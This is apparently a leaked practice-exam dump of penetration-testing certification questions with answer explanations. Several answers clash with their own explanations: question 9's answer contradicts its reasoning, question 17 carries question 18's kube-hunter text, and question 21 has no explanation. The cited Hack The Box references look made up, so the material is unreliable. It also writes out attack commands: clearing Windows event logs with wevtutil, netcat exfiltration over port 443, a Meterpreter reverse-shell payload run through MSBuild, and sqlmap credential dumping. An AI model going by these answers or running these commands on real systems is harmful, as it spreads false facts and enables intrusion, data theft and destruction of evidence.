ATMIC NETWORKS
YOUR GUIDE TO GLOBAL CERTIFIATION

"Please note that these files may not be up to date. However, the questions will help you understand the exam format and typical question patterns."

www.atmicnetworks .com

Warning: Keep connected with our support team for latest updates

Question: 1

[Attacks and Exploits]

During a security assessment, a penetration tester gains access to an internal server and manipulates some data to hide its presence. Which of the following is the best way for the penetration tester to hide the activities performed?

A. Clear the Windows event logs.
B. Modify the system time.
C. Alter the log permissions.
D. Reduce the log retention settings.

Answer: A

Explanation:

During a penetration test, one of the critical steps for maintaining access and covering tracks is to clear evidence of the attack. Manipulating data to hide activities on an internal server involves ensuring that logs and traces of the attack are removed. Here's a detailed explanation of why clearing the Windows event logs is the best method for this scenario:

Understanding Windows Event Logs: Windows event logs are a key forensic artifact that records system, security, and application events. These logs can provide detailed information about user activities, system changes, and potential security incidents.

Why Clear Windows Event Logs:

Comprehensive Coverage: Clearing the event logs removes all recorded events, including login attempts, application errors, and security alerts. This makes it difficult for an investigator to trace back the actions performed by the attacker.

Avoiding Detection: Penetration testers clear event logs to ensure that their presence and activities are not detected by system administrators or security monitoring tools.

Method to Clear Event Logs:

Use the built-in Windows command line utility wevtutil to clear logs. For example: shell

Copy code

```
wevtutil cl System
wevtutil cl Security
wevtutil cl Application
```

These commands clear the System, Security, and Application logs, respectively.

Alternative Options and Their Drawbacks:

Modify the System Time: Changing the system time can create confusion but is easily detectable and can be reverted. It does not erase existing log entries.

Alter Log Permissions: Changing permissions might prevent new entries but does not remove existing ones and can alert administrators to suspicious activity.

Reduce Log Retention Settings: This can limit future logs but does not affect already recorded logs and can be easily noticed by administrators.

Case Reference:

HTB Writeups: Many Hack The Box (HTB) writeups demonstrate the importance of clearing logs postexploitation to maintain stealth. For example, in the "Gobox" and "Writeup" machines, maintaining a low profile involved managing log data to avoid detection.

Real-World Scenarios: In real-world penetration tests, attackers often clear logs to avoid detection by forensic investigators and incident response teams. This step is crucial during red team engagements and advanced persistent threat (APT) simulations.

In conclusion, clearing Windows event logs is a well-established practice for hiding activities during a penetration test. It is the most effective way to remove evidence of the attack from the system, thereby maintaining stealth and ensuring that the tester's actions remain undetected.

Question: 2

A tester enumerated a firewall policy and now needs to stage and exfiltrate data captured from the engagement.

Given the following firewall policy:

Action | SRC | DEST | -

Block | 192.168.10.0/24 : 1-65535 | 10.0.0.0/24 : 22 | TCP

Allow | 0.0.0.0/0 : 1-65535 | 192.168.10.0/24:443 | TCP

Allow | 192.168.10.0/24 : 1-65535 | 0.0.0.0/0:443 | TCP

Block | . | . | *

Which of the following commands should the tester try next?

A. tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 < /tmp/data.tar.gz
B. gzip /path/to/data && cp data.gz <remote_server> 443
C. gzip /path/to/data && nc -nvlk 443; cat data.gz ' nc -w 3 <remote_server> 22
D. tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>

Answer: A

Explanation:

Given the firewall policy, let's analyze the commands provided and determine which one is suitable for exfiltrating data through the allowed network traffic. The firewall policy rules are:

Block: Any traffic from 192.168.10.0/24 to 10.0.0.0/24 on port 22 (TCP).

Allow: All traffic (0.0.0.0/0) to 192.168.10.0/24 on port 443 (TCP).

Allow: Traffic from 192.168.10.0/24 to anywhere on port 443 (TCP).

Block: All other traffic (*).

Breakdown of Options:

Option A: tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 < /tmp/data.tar.gz

This command compresses the data into a tar.gz file and uses nc (netcat) to send it to a remote server on port 443. Since the firewall allows outbound connections on port 443 (both within and outside the subnet 192.168.10.0/24), this command adheres to the policy and is the correct choice.

Option B: gzip /path/to/data && cp data.gz <remote_server> 443

This command compresses the data but attempts to copy it directly to a server, which is not a valid command. The cp command does not support network operations in this manner.

Option C: gzip /path/to/data && nc -nvlk 443; cat data.gz | nc -w 3 <remote_server> 22

This command attempts to listen on port 443 and then send data over port 22. However, outbound connections to port 22 are blocked by the firewall, making this command invalid.

Option D: tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>

This command uses scp to copy the file, which typically uses port 22 for SSH. Since the firewall blocks port 22, this command will not work.

Reference from Pentest:

Gobox HTB: The Gobox write-up emphasizes the use of proper enumeration and leveraging allowed services for exfiltration. Specifically, using tools like nc for data transfer over allowed ports, similar to the method in Option A.

Forge HTB: This write-up also illustrates how to handle firewall restrictions by exfiltrating data through allowed ports and protocols, emphasizing understanding firewall rules and using appropriate commands like curl and nc.

Horizontall HTB: Highlights the importance of using allowed services and ports for data exfiltration. The approach taken in Option A aligns with the techniques used in these practical scenarios where nc is used over an allowed port.

Question: 3

[Attacks and Exploits]

Which of the following elements in a lock should be aligned to a specific level to allow the key cylinder to turn?

A. Latches
B. Pins
C. Shackle
D. Plug

Answer: B

Explanation:

In a pin tumbler lock, the key interacts with a series of pins within the lock cylinder. Here's a detailed breakdown:

Components of a Pin Tumbler Lock:

Key Pins: These are the pins that the key directly interacts with. The cuts on the key align these pins. Driver Pins: These are pushed by the springs and sit between the key pins and the springs.

Springs: These apply pressure to the driver pins.

Plug: This is the part of the lock that the key is inserted into and turns when the correct key is used.

Cylinder: The housing for the plug and the pins.

Operation:

When the correct key is inserted, the key pins are pushed up by the key's cuts to align with the shear line (the gap between the plug and the cylinder).

The alignment of the pins at the shear line allows the plug to turn, thereby operating the lock.

Why Pins Are the Correct Answer:

The correct key aligns the key pins and driver pins to the shear line, allowing the plug to turn. If any pin is not correctly aligned, the lock will not open.

Illustration in Lock Picking:

Lock picking involves manipulating the pins so they align at the shear line without the key. This demonstrates the critical role of pins in the functioning of the lock.

Question: 4

[Attacks and Exploits]

A penetration tester assesses an application allow list and has limited command-line access on the Windows system. Which of the following would give the penetration tester information that could aid in continuing the test?

A. mmc.exe
B. icacls.exe
C. nltest.exe
D. rundll.exe

Answer: C

Explanation:

When a penetration tester has limited command-line access on a Windows system, the choice of tool is critical for gathering information to aid in furthering the test. Here's an explanation for each option:
mmc.exe (Microsoft Management Console):
Primarily used for managing Windows and its services. It's not typically useful for gathering information about the system from the command line in a limited access scenario. icacls.exe:
This tool is used for modifying file and folder permissions. While useful for modifying security settings, it does not directly aid in gathering system information or enumeration. nltest.exe:
This is a powerful command-line utility for network testing and gathering information about domain controllers, trusts, and replication status. Key functionalities include:
Listing domain controllers: nltest /dclist:<DomainName>
Querying domain trusts: nltest /domain_trusts
Checking secure channel: nltest /sc_query:<DomainName>
These capabilities make nltest very useful for understanding the network environment, especially in a domain context, which is essential for penetration testing. rundll.exe:
This utility is used to run DLLs as programs. While it can be used for executing code, it does not provide direct information about the system or network environment.
Conclusion: nltest.exe is the best choice among the given options as it provides valuable information about the network, domain controllers, and trust relationships. This information is crucial for a penetration tester to plan further actions and understand the domain environment.

Question: 5

[Tools and Code Analysis]
A penetration tester wants to use multiple TTPs to assess the reactions (alerted, blocked, and others) by the client's current security tools. The threat-modeling team indicates the TTPs in the list might affect their internal systems and servers. Which of the following actions would the tester most likely take?

A. Use a BAS tool to test multiple TTPs based on the input from the threat-modeling team.
B. Perform an internal vulnerability assessment with credentials to review the internal attack surface.
C. Use a generic vulnerability scanner to test the TTPs and review the results with the threatmodeling team.
D. Perform a full internal penetration test to review all the possible exploits that could affect the systems.

Answer: A

Explanation:

BAS (Breach and Attack Simulation) tools are specifically designed to emulate multiple TTPs (Tactics, Techniques, and Procedures) used by adversaries. These tools can simulate various attack vectors in a controlled manner to test the effectiveness of an organization's security defenses and response mechanisms. Here's why option A is the best choice:

Controlled Testing Environment: BAS tools provide a controlled environment where multiple TTPs can be tested without causing unintended damage to the internal systems and servers. This is critical when the threat-modeling team indicates potential impacts on internal systems.

Comprehensive Coverage: BAS tools are designed to cover a wide range of TTPs, allowing the penetration tester to simulate various attack scenarios. This helps in assessing the reactions (alerted, blocked, and others) by the client's security tools comprehensively.

Feedback and Reporting: These tools provide detailed feedback and reporting on the effectiveness of the security measures in place, including which TTPs were detected, blocked, or went unnoticed.

This information is invaluable for the threat-modeling team to understand the current security posture and areas for improvement.

Reference from Pentest:

Anubis HTB: This write-up highlights the importance of using controlled tools and methods for testing security mechanisms. BAS tools align with this approach by providing a controlled and systematic way to assess security defenses.

Forge HTB: Emphasizes the use of various testing tools and techniques to simulate real-world attacks and measure the effectiveness of security controls. BAS tools are mentioned as a method to ensure comprehensive coverage and minimal risk to internal systems.

Conclusion:

Using a BAS tool to test multiple TTPs allows for a thorough and controlled assessment of the client's security tools' effectiveness. This approach ensures that the testing is systematic, comprehensive, and minimally disruptive, making it the best choice.

Question: 6

[Attacks and Exploits]

As part of a security audit, a penetration tester finds an internal application that accepts unexpected user inputs, leading to the execution of arbitrary commands. Which of the following techniques would the penetration tester most likely use to access the sensitive data?

A. Logic bomb
B. SQL injection
C. Brute-force attack
D. Cross-site scripting

Answer: B

Explanation:

SQL injection (SQLi) is a technique that allows attackers to manipulate SQL queries to execute arbitrary commands on a database. It is one of the most common and effective methods for accessing sensitive data in internal applications that accept unexpected user inputs. Here's why option B is the most likely technique:

Arbitrary Command Execution: The question specifies that the internal application accepts unexpected user inputs leading to arbitrary command execution. SQL injection fits this description as it exploits vulnerabilities in the application's input handling to execute unintended SQL commands on the database.

Data Access: SQL injection can be used to extract sensitive data from the database, modify or delete records, and perform administrative operations on the database server. This makes it a powerful technique for accessing sensitive information.

Common Vulnerability: SQL injection is a well-known and frequently exploited vulnerability in web applications, making it a likely technique that a penetration tester would use to exploit input handling issues in an internal application.

Reference from Pentest:

Luke HTB: This write-up demonstrates how SQL injection was used to exploit an internal application and access sensitive data. It highlights the process of identifying and leveraging SQL injection vulnerabilities to achieve data extraction.

Writeup HTB: Describes how SQL injection was utilized to gain access to user credentials and further exploit the application. This example aligns with the scenario of using SQL injection to execute arbitrary commands and access sensitive data.

Conclusion:

Given the nature of the vulnerability described (accepting unexpected user inputs leading to arbitrary command execution), SQL injection is the most appropriate and likely technique that the penetration tester would use to access sensitive data. This method directly targets the input handling mechanism to manipulate SQL queries, making it the best choice.

Question: 7

[Attacks and Exploits]

A penetration tester identifies an exposed corporate directory containing first and last names and phone numbers for employees. Which of the following attack techniques would be the most effective to pursue if the penetration tester wants to compromise user accounts?

A. Smishing
B. Impersonation
C. Tailgating
D. Whaling

Answer: A

Explanation:

When a penetration tester identifies an exposed corporate directory containing first and last names and phone numbers, the most effective attack technique to pursue would be smishing. Here's why: Understanding Smishing:

Smishing (SMS phishing) involves sending fraudulent messages via SMS to trick individuals into revealing personal information or performing actions that compromise security. Since the tester has access to phone numbers, this method is directly applicable.

Why Smishing is Effective:

Personalization: Knowing the first and last names allows the attacker to personalize the messages, making them appear more legitimate and increasing the likelihood of the target responding.

Immediate Access: People tend to trust and respond quickly to SMS messages compared to emails, especially if the messages appear urgent or important.
Alternative Attack Techniques:
Impersonation: While effective, it generally requires real-time interaction and may not scale well across many targets.
Tailgating: This physical social engineering technique involves following someone into a restricted area and is not feasible with just names and phone numbers.
Whaling: This targets high-level executives with highly personalized phishing attacks. Although effective, it is more specific and may not be suitable for the broader set of employees in the directory.

Question: 8

A penetration tester is compiling the final report for a recently completed engagement. A junior QA team member wants to know where they can find details on the impact, overall security findings, and high-level statements. Which of the following sections of the report would most likely contain this information?

A. Quality control
B. Methodology
C. Executive summary
D. Risk scoring

Answer: C

Explanation:

In the final report for a penetration test engagement, the section that most likely contains details on the impact, overall security findings, and high-level statements is the executive summary. Here's why:
Purpose of the Executive Summary:
It provides a high-level overview of the penetration test findings, including the most critical issues, their impact on the organization, and general recommendations.
It is intended for executive management and other non-technical stakeholders who need to understand the security posture without delving into technical details.
Contents of the Executive Summary:
Impact: Discusses the potential business impact of the findings.
Overall Security Findings: Summarizes the key vulnerabilities identified during the engagement.
High-Level Statements: Provides strategic recommendations and a general assessment of the security posture.
Comparison to Other Sections:
Quality Control: Focuses on the measures taken to ensure the accuracy and quality of the testing process.
Methodology: Details the approach and techniques used during the penetration test.
Risk Scoring: Provides detailed risk assessments and scoring for specific vulnerabilities but does not offer a high-level overview suitable for executives.

Question: 9

[Reporting and Communication]
A tester completed a report for a new client. Prior to sharing the report with the client, which of the following should the tester request to complete a review?

A. A generative AI assistant
B. The customer's designated contact
C. A cybersecurity industry peer
D. A team member

Answer: B

Explanation:

Before sharing a report with a client, it is crucial to have it reviewed to ensure accuracy, clarity, and completeness. The best choice for this review is a team member. Here's why:

Internal Peer Review:

Familiarity with the Project: A team member who worked on the project or is familiar with the methodologies used can provide a detailed and context-aware review.

Quality Assurance: This review helps catch any errors, omissions, or inconsistencies in the report before it reaches the client.

Alternative Review Options:

A Generative AI Assistant: While useful for drafting and checking for language issues, it may not fully understand the context and technical details of the penetration test.

The Customer's Designated Contact: Typically, the client reviews the report after the internal review to provide their perspective and request clarifications or additional details.

A Cybersecurity Industry Peer: Although valuable, this option might not be practical due to confidentiality concerns and the peer's lack of specific context regarding the engagement.

In summary, an internal team member is the most suitable choice for a thorough and contextually accurate review before sharing the report with the client.

Question: 10

[Attacks and Exploits]

During an assessment, a penetration tester exploits an SQLi vulnerability. Which of the following commands would allow the penetration tester to enumerate password hashes?

A. sqlmap -u www.example.com/?id=1 --search -T user
B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
C. sqlmap -u www.example.com/?id=1 --tables -D accounts
D. sqlmap -u www.example.com/?id=1 --schema --current-user --current-db

Answer: B

Explanation:

To enumerate password hashes using an SQL injection vulnerability, the penetration tester needs to extract specific columns from the database that typically contain password hashes. The --dump command in sqlmap is used to dump the contents of the specified database table. Here's a breakdown of the options:

Option A: sqlmap -u www.example.com/?id=1 --search -T user

The --search option is used to search for columns and not to dump data. This would not enumerate password hashes.
Option B: sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
This command uses --dump to extract data from the specified database accounts, table users, and column cred. This is the correct option to enumerate password hashes, assuming cred is the column containing the password hashes.
Option C: sqlmap -u www.example.com/?id=1 --tables -D accounts
The --tables option lists all tables in the specified database but does not extract data.
Option D: sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
The --schema option provides the database schema information, and --current-user and --current-db provide information about the current user and database but do not dump data.
Reference from Pentest:
Writeup HTB: Demonstrates using sqlmap to dump data from specific tables to retrieve sensitive information, including password hashes.
Luke HTB: Shows the process of exploiting SQL injection to extract user credentials and hashes by dumping specific columns from the database.

Question: 11

[Tools and Code Analysis]
During an assessment, a penetration tester obtains an NTLM hash from a legacy Windows machine.
Which of the following tools should the penetration tester use to continue the attack?

A. Responder
B. Hydra
C. BloodHound
D. CrackMapExec

Answer: D

Explanation:

When a penetration tester obtains an NTLM hash from a legacy Windows machine, they need to use a tool that can leverage this hash for further attacks, such as pass-the-hash attacks, or for cracking the hash. Here's a breakdown of the options:
Option A: Responder
Responder is primarily used for poisoning LLMNR, NBT-NS, and MDNS to capture hashes, but not for leveraging NTLM hashes obtained post-exploitation.
Option B: Hydra
Hydra is a password-cracking tool but not specifically designed for NTLM hashes or pass-the-hash attacks.
Option C: BloodHound
BloodHound is used for mapping out Active Directory relationships and identifying potential attack paths but not for using NTLM hashes directly.
Option D: CrackMapExec
CrackMapExec is a versatile tool that can perform pass-the-hash attacks, execute commands, and more using NTLM hashes. It is designed for post-exploitation scenarios involving NTLM hashes. Reference from Pentest:
Forge HTB: Demonstrates the use of CrackMapExec for leveraging NTLM hashes to gain further access within a network.
Horizontall HTB: Shows how CrackMapExec can be used for various post-exploitation activities, including using NTLM

hashes to authenticate and execute commands.

Conclusion:

Option D, CrackMapExec, is the most suitable tool for continuing the attack using an NTLM hash. It supports pass-the-hash techniques and other operations that can leverage NTLM hashes effectively.

Question: 12

[Attacks and Exploits]

A penetration tester needs to collect information over the network for further steps in an internal assessment. Which of the following would most likely accomplish this goal?

A. ntlmrelayx.py -t 192.168.1.0/24 -1 1234
B. nc -tulpn 1234 192.168.1.2
C. responder.py -I eth0 -wP
D. crackmapexec smb 192.168.1.0/24

Answer: C

Explanation:

To collect information over the network, especially during an internal assessment, tools that can capture and analyze network traffic are essential. Responder is specifically designed for this purpose, and it can capture NTLM hashes and other credentials by poisoning various network protocols.

Here's a breakdown of the options:

Option A: ntlmrelayx.py -t 192.168.1.0/24 -1 1234

ntlmrelayx.py is used for relaying NTLM authentication but not for broad network information collection.

Option B: nc -tulpn 1234 192.168.1.2

Netcat (nc) is a network utility for reading from and writing to network connections using TCP or UDP but is not specifically designed for comprehensive information collection over a network.

Option C: responder.py -I eth0 -wP

Responder is a tool for LLMNR, NBT-NS, and MDNS poisoning. The -I eth0 option specifies the network interface, and -wP enables WPAD rogue server which is effective for capturing network credentials and other information.

Option D: crackmapexec smb 192.168.1.0/24

CrackMapExec is useful for SMB-related enumeration and attacks but not specifically for broad network information collection.

Reference from Pentest:

Anubis HTB: Highlights the use of Responder to capture network credentials and hashes during internal assessments.

Horizontall HTB: Demonstrates the effectiveness of Responder in capturing and analyzing network traffic for further exploitation.

Question: 13

[Attacks and Exploits]

A penetration tester wants to use the following Bash script to identify active servers on a network:

```
1 network_addr="192.168.1"
2 for h in {1..254}; do
3   ping -c 1 -W 1 $network_addr.$h > /dev/null
```

```
4 if [ $? -eq 0 ]; then
5 echo "Host $h is up"
6 else
7 echo "Host $h is down"
8 fi
9 done
```

Which of the following should the tester do to modify the script?

A. Change the condition on line 4.
B. Add 2>&1 at the end of line 3.
C. Use seq on the loop on line 2.
D. Replace $h with ${h} on line 3.

Answer: C

Explanation:

The provided Bash script is used to ping a range of IP addresses to identify active hosts in a network. Here's a detailed breakdown of the script and the necessary modification: Original Script:

```
1 network_addr="192.168.1"
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null
4 if [ $? -eq 0 ]; then
5 echo "Host $h is up"
6 else
7 echo "Host $h is down"
8 fi
9 done
```

Analysis:

Line 2: The loop uses {1..254} to iterate over the range of host addresses. However, this notation might not work in all shell environments, especially if not using bash directly or if the script runs in a different shell.

Using seq for Better Compatibility:

The seq command is a more compatible way to generate a sequence of numbers. It ensures the loop works in any POSIX-compliant shell.

Modified Line 2:

```
for h in $(seq 1 254); do
```

This change ensures broader compatibility and reliability of the script.

Modified Script:

```
1 network_addr="192.168.1"
2 for h in $(seq 1 254); do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null
4 if [ $? -eq 0 ]; then
5 echo "Host $h is up"
6 else
7 echo "Host $h is down"
8 fi
```

```
9 done
```

Question: 14

[Tools and Code Analysis]

A penetration tester is attempting to discover vulnerabilities in a company's web application. Which of the following tools would most likely assist with testing the security of the web application?

A. OpenVAS
B. Nessus
C. sqlmap
D. Nikto

Answer: D

Explanation:

When testing the security of a web application, specific tools are designed to uncover vulnerabilities and issues. Here's an overview of the tools mentioned and why Nikto is the most suitable for this task:

Nikto:

Purpose: Nikto is a web server scanner that performs comprehensive tests against web servers for multiple items, including potentially dangerous files/programs, outdated versions, and other security issues.

Relevance: It is designed specifically for discovering vulnerabilities in web applications, making it the most appropriate choice for a penetration tester targeting a web application.

Comparison with Other Tools:

OpenVAS: A general-purpose vulnerability scanner that targets a wide range of network services and hosts, not specifically tailored for web applications.

Nessus: Similar to OpenVAS, Nessus is a comprehensive vulnerability scanner but is broader in scope and not focused solely on web applications.

sqlmap: This tool is excellent for SQL injection testing but is limited to database vulnerabilities and doesn't cover the full spectrum of web application security issues.

Question: 15

[Information Gathering and Vulnerability Scanning]

A penetration tester needs to launch an Nmap scan to find the state of the port for both TCP and UDP services. Which of the following commands should the tester use?

A. nmap -sU -sW -p 1-65535 example.com
B. nmap -sU -sY -p 1-65535 example.com
C. nmap -sU -sT -p 1-65535 example.com
D. nmap -sU -sN -p 1-65535 example.com

Answer: C

Explanation:

To find the state of both TCP and UDP ports using Nmap, the appropriate command should combine both TCP and UDP scan options:

Understanding the Options:

-sU: Performs a UDP scan.

-sT: Performs a TCP connect scan.

Command

Command: nmap -sU -sT -p 1-65535 example.com

This command will scan both TCP and UDP ports from 1 to 65535 on the target example.com.

Combining -sU and -sT ensures that both types of services are scanned.

Comparison with Other Options:

- sW: Initiates a TCP Window scan, not relevant for identifying the state of TCP and UDP services.
- sY: Initiates a SCTP INIT scan, not relevant for this context.
- sN: Initiates a TCP Null scan, which is not used for discovering UDP services.

Question: 16

[Attacks and Exploits]

A tester plans to perform an attack technique over a compromised host. The tester prepares a payload using the following command:

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.12.12.1 LPORT=10112 -f csharp

The tester then takes the shellcode from the msfvenom command and creates a file called evil.xml. Which of the following commands would most likely be used by the tester to continue with the attack on the host?

A. regsvr32 /s /n /u C:\evil.xml
B. MSBuild.exe C:\evil.xml
C. mshta.exe C:\evil.xml
D. AppInstaller.exe C:\evil.xml

Answer: B

Explanation:

The provided msfvenom command creates a payload in C# format. To continue the attack using the generated shellcode in evil.xml, the most appropriate execution method involves MSBuild.exe, which can process XML files containing C# code:

Understanding MSBuild.exe:

Purpose: MSBuild is a build tool that processes project files written in XML and can execute tasks defined in the XML. It's commonly used to build .NET applications and can also execute code embedded in project files.

Command Usage:

Command: MSBuild.exe C:\evil.xml

This command tells MSBuild to process the evil.xml file, which contains the C# shellcode. MSBuild will compile and execute the code, leading to the payload execution.

Comparison with Other Commands:

regsvr32 /s /n /u C:\evil.xml: Used to register or unregister DLLs, not suitable for executing C# code. mshta.exe C:\evil.xml: Used to execute HTML applications (HTA files), not suitable for XML containing C# code.

AppInstaller.exe C:\evil.xml: Used to install AppX packages, not relevant for executing C# code embedded in an XML file.

Using MSBuild.exe is the most appropriate method to execute the payload embedded in the XML file created by msfvenom.

Question: 17

[Information Gathering and Vulnerability Scanning]

A tester performs a vulnerability scan and identifies several outdated libraries used within the customer SaaS product offering. Which of the following types of scans did the tester use to identify the libraries?

A. IAST
B. SBOM
C. DAST
D. SAST

Answer: D

Explanation:

kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here's why option B is correct:

Kube-hunter: It scans Kubernetes clusters to identify security issues, such as misconfigurations, insecure settings, and potential attack vectors.

Network Configuration Errors: While kube-hunter might identify some network-related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.

Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.

Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.

Reference from Pentest:

Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.

Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.

Conclusion:

Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.

Question: 18

[Tools and Code Analysis]

A penetration tester performs an assessment on the target company's Kubernetes cluster using kube- hunter. Which of the following types of vulnerabilities could be detected with the tool?

A. Network configuration errors in Kubernetes services

B. Weaknesses and misconfigurations in the Kubernetes cluster
C. Application deployment issues in Kubernetes
D. Security vulnerabilities specific to Docker containers

Answer: B

Explanation:

kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here's why option B is correct:

Kube-hunter: It scans Kubernetes clusters to identify security issues, such as misconfigurations, insecure settings, and potential attack vectors.

Network Configuration Errors: While kube-hunter might identify some network-related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.

Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.

Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.

Reference from Pentest:

Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.

Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.

Conclusion:

Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.

Question: 19

[Reporting and Communication]
Given the following statements:
Implement a web application firewall.
Upgrade end-of-life operating systems.
Implement a secure software development life cycle.
In which of the following sections of a penetration test report would the above statements be found?

A. Executive summary
B. Attack narrative
C. Detailed findings
D. Recommendations

Answer: D

Explanation:

The given statements are actionable steps aimed at improving security. They fall under the recommendations section of a penetration test report. Here's why option D is correct: Recommendations: This section of the report provides specific actions that should be taken to mitigate identified vulnerabilities and improve the overall security posture. Implementing

a WAF, upgrading operating systems, and implementing a secure SDLC are recommendations to enhance security.

Executive Summary: This section provides a high-level overview of the findings and their implications, intended for executive stakeholders.

Attack Narrative: This section details the steps taken during the penetration test, describing the attack vectors and methods used.

Detailed Findings: This section provides an in-depth analysis of each identified vulnerability, including evidence and technical details.

Reference from Pentest:

Forge HTB: The report's recommendations section suggests specific measures to address the identified issues, similar to the given statements.

Writeup HTB: Highlights the importance of the recommendations section in providing actionable steps to improve security based on the findings from the assessment.

Conclusion:

Option D, recommendations, is the correct section where the given statements would be found in a penetration test report.

Question: 20

[Attacks and Exploits]

During a penetration test, a tester captures information about an SPN account. Which of the following attacks requires this information as a prerequisite to proceed?

A. Golden Ticket
B. Kerberoasting
C. DCShadow
D. LSASS dumping

Answer: B

Explanation:

Kerberoasting is an attack that specifically targets Service Principal Name (SPN) accounts in a Windows Active Directory environment. Here’s a detailed explanation:

Understanding SPN Accounts:

SPNs are unique identifiers for services in a network that allows Kerberos to authenticate service accounts. These accounts are often associated with services such as SQL Server, IIS, etc.

Kerberoasting Attack:

Prerequisite: Knowledge of the SPN account.

Process: An attacker requests a service ticket for the SPN account using the Kerberos protocol. The ticket is encrypted with the service account's NTLM hash. The attacker captures this ticket and attempts to crack the hash ofline.

Objective: To obtain the plaintext password of the service account, which can then be used for lateral movement or privilege escalation.

Comparison with Other Attacks:

Golden Ticket: Involves forging Kerberos TGTs using the KRBTGT account hash, requiring domain admin credentials.

DCShadow: Involves manipulating Active Directory data by impersonating a domain controller, typically requiring high privileges.

LSASS Dumping: Involves extracting credentials from the LSASS process on a Windows machine, often requiring local admin privileges.
Kerberoasting specifically requires the SPN account information to proceed, making it the correct answer.

Question: 21

[Attacks and Exploits]
A penetration tester attempts to run an automated web application scanner against a target URL.
The tester validates that the web page is accessible from a different device. The tester analyzes the following HTTP request header logging output:
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
No response; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: curl
200; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
No response; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: python

Which of the following actions should the tester take to get the scans to work properly?

A. Modify the scanner to slow down the scan.
B. Change the source IP with a VPN.
C. Modify the scanner to only use HTTP GET requests.
D. Modify the scanner user agent.

Answer: D

Explanation:

Question: 22

[Tools and Code Analysis]
During a penetration test, a junior tester uses Hunter.io for an assessment and plans to review the information that will be collected. Which of the following describes the information the junior tester will receive from the Hunter.io tool?
A. A collection of email addresses for the target domain that is available on multiple sources on the internet
B. DNS records for the target domain and subdomains that could be used to increase the external attack surface
C. Data breach information about the organization that could be used for additional enumeration
D. Information from the target's main web page that collects usernames, metadata, and possible data exposures

Answer: A

Explanation:

Hunter.io is a tool used for finding professional email addresses associated with a domain. Here's what it provides:
Functionality of Hunter.io:
Email Address Collection: Gathers email addresses associated with a target domain from various sources across the internet.

Verification: Validates the email addresses to ensure they are deliverable.
Sources: Aggregates data from public sources, company websites, and other internet databases.
Comparison with Other Options:
DNS Records (B): Hunter.io does not focus on DNS records; tools like dig or nslookup are used for DNS information.
Data Breach Information (C): Services like Have I Been Pwned are used for data breach information. Web Page Information (D): Tools like wget, curl, or specific web scraping tools are used for collecting detailed web page information.
Hunter.io is specifically designed to collect and validate email addresses for a given domain, making it the correct answer.

Question: 23

[Attacks and Exploits]
A penetration tester downloads a JAR file that is used in an organization's production environment. The tester evaluates the contents of the JAR file to identify potentially vulnerable components that can be targeted for exploit. Which of the following describes the tester's activities?

A. SAST
B. SBOM
C. ICS
D. SCA

Answer: D

Explanation:
The tester's activity involves analyzing the contents of a JAR file to identify potentially vulnerable components. This process is known as Software Composition Analysis (SCA). Here's why: Understanding SCA:
Definition: SCA involves analyzing software to identify third-party and open-source components, checking for known vulnerabilities, and ensuring license compliance.
Purpose: To detect and manage risks associated with third-party software components.
Comparison with Other Terms:
SAST (A): Static Application Security Testing involves analyzing source code for security vulnerabilities without executing the code.
SBOM (B): Software Bill of Materials is a detailed list of all components in a software product, often used in SCA but not the analysis itself.
ICS (C): Industrial Control Systems, not relevant to the context of software analysis.
The tester's activity of examining a JAR file for vulnerable components aligns with SCA, making it the correct answer.

Question: 24

During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?

A. Segmentation
B. Mobile

C. External

D. Web

Answer: C

Explanation:

An external assessment focuses on testing the security of internet-facing services. Here's why option C is correct: External Assessment: It involves evaluating the security posture of services exposed to the internet, such as web servers, mail servers, and other public-facing infrastructure. The goal is to identify vulnerabilities that could be exploited by attackers from outside the organization's network. Segmentation: This type of assessment focuses on ensuring that different parts of a network are appropriately segmented to limit the spread of attacks. It's more relevant to internal network architecture.

Mobile: This assessment targets mobile applications and devices, not general internet-facing services.

Web: While web assessments focus on web applications, the scope of an external assessment is broader and includes all types of internet-facing services.

Reference from Pentest:

Horizontall HTB: Highlights the importance of assessing external services to identify vulnerabilities that could be exploited from outside the network.

Luke HTB: Demonstrates the process of evaluating public-facing services to ensure their security. Conclusion:

Option C, External, is the most appropriate type of assessment for targeting internet-facing services used by the client.

Question: 25

